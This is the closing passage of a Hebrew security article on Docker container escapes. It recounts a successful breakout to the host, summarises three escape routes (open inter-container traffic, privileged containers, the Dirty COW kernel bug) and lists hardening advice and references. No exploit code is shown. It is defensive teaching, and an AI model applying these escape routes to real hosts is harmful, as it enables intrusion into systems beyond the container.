כפי שניתן לראות, ה-Exploit העביר את המשתמש שלנו מתוך ה-Container לתוך ה-Docker Host. ניתן לראות כי כתובת ה-IP שאנו מקבלים בהרצת **ip addr** היא 192.168.198.131, הכתובת השייכת לשרת ה-Docker Host.

פרק סיכום - מה קרה ומה מומלץ?

במהלך המאמר הצגנו מספר דרכים ליציאה מתוך ה-Container. הראשון התבסס על כך שהתקשורת בין ה-Containers בסביבה לא הייתה מוגבלת (ICC), השני בעקבות שימוש של הרשאות גבוהות (Privileged) ל-Container, והשלישי בעקבות Kernel פגיע של ה-Docker Host. כפי שצוין, חולשות אלו אינן חולשות בכלי ה-Docker אלא חולשות הנובעות מהגדרות הנוגעות ל-Docker וכן לרכיבי מערכת איתם ה-Docker עובד.

למרות שגם ל-Docker יש חולשות במוצר, ה-Docker הינו מוצר שעדיין בהתפתחות משמעותית אבל נכון לשנת 2017, הוא כבר במקום יציב מבחינת אבטחת המידע. כמו בכל מערכת, חשוב לנהל את הכלי בצורה חכמה ולבחור את הסיכונים שלנו בקפידה.

אז, על מנת שלא לאפשר ל-Docker להיות החוליה החלשה בארגון, מה נכון לעשות?

ל-CIS כבר יש Benchmark לגבי הקשחה ואבטחה של ה-Docker אבל כמה מכם באמת יישמתם מסמך CIS מקצה לקצה?

אז אמנם אפשר לכתוב עשרות דפים של המלצות שנוגעות ל-Docker אך בראשי פרקים, המלצותינו הן:

1. ניהול גרסאות עדכניות של מערכת ההפעלה, תוכנת ה-Docker, ה-Kernel של המערכת ועוד.
2. הקשחה של מערכת ההפעלה המשמשת אותנו כ-Docker Host.
3. מעבר על הגדרות ברירת המחדל של Docker כולל חסימת תקשורת בין Containers (icc=false).
4. אי-שימוש ב-Privileged Containers.
5. הקמת שרת Registry עדכני, פנימי לארגון שמיישם authentication דו כיווני עם שרתי ה- Docker Host.
6. שימוש רק ב-Images ממקור אמין, Official images או ייצור עצמי מתוך official image.
7. לשקול הפרדת סביבות Docker Host למכונות שונות (אפשר וירטואליות) על מנת ליצור הפרדה מעשית בין Containers שונים באופן שגם אם אחד נפרץ, זה לא יוביל להשתלטות מלאה גם על סביבות אחרות.
8. במידת האפשר, הגדרת ה-Containers כ-Read only.
9. שמירת תיעוד (logging) של סביבת ה-Docker באופן מפורט שמאפשר חקירה של תקלות.
10. במקרה של שימוש ב-API של Docker Daemon, לחשוף אותו רק בפני הצוותים אליהם זה נחוץ ולא פתיחתו ל-0.0.0.0.
11. לא לשתף תיקיות רגישות לתוך Containers ובטוח לא לשתף את הקובץ docker.sock לתוך container, גם אם זה נוח שיש container ממנו אפשר לשלוח פקודות docker.
12. במקרה של חריגה, מומלץ להתייעץ עם אדם נוסף שפעמים רבות יכול להאיר/ להעיר אפשרויות נוספות.

קישורים בנושא

- https://github.com/eyigal/Docker-DigitalWhisper
- https://docs.docker.com/engine/docker-overview/#the-underlying-technology
- http://archive.kernel.org/centos-vault/7.0.1406/isos/x86_64/CentOS-7.0-1406-x86_64-Minimal.iso
- https://dirtycow.ninja/
- https://blog.paranoidsoftware.com/dirty-cow-cve-2016-5195-docker-container-escape/
- http://man7.org/linux/man-pages/man2/ptrace.2.html

על המחברים

- **יגאל אלפנט:** עצמאי, אנליסט וחוקר טכנולוגיות ואבטחת מידע, מדריך, ומנחה תהליכי SDLC.
  - אתר אינטרנט: www.ysqrd.net
  - אימייל: yigal@ysqrd.net
  - GitHub: https://github.com/eyigal

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3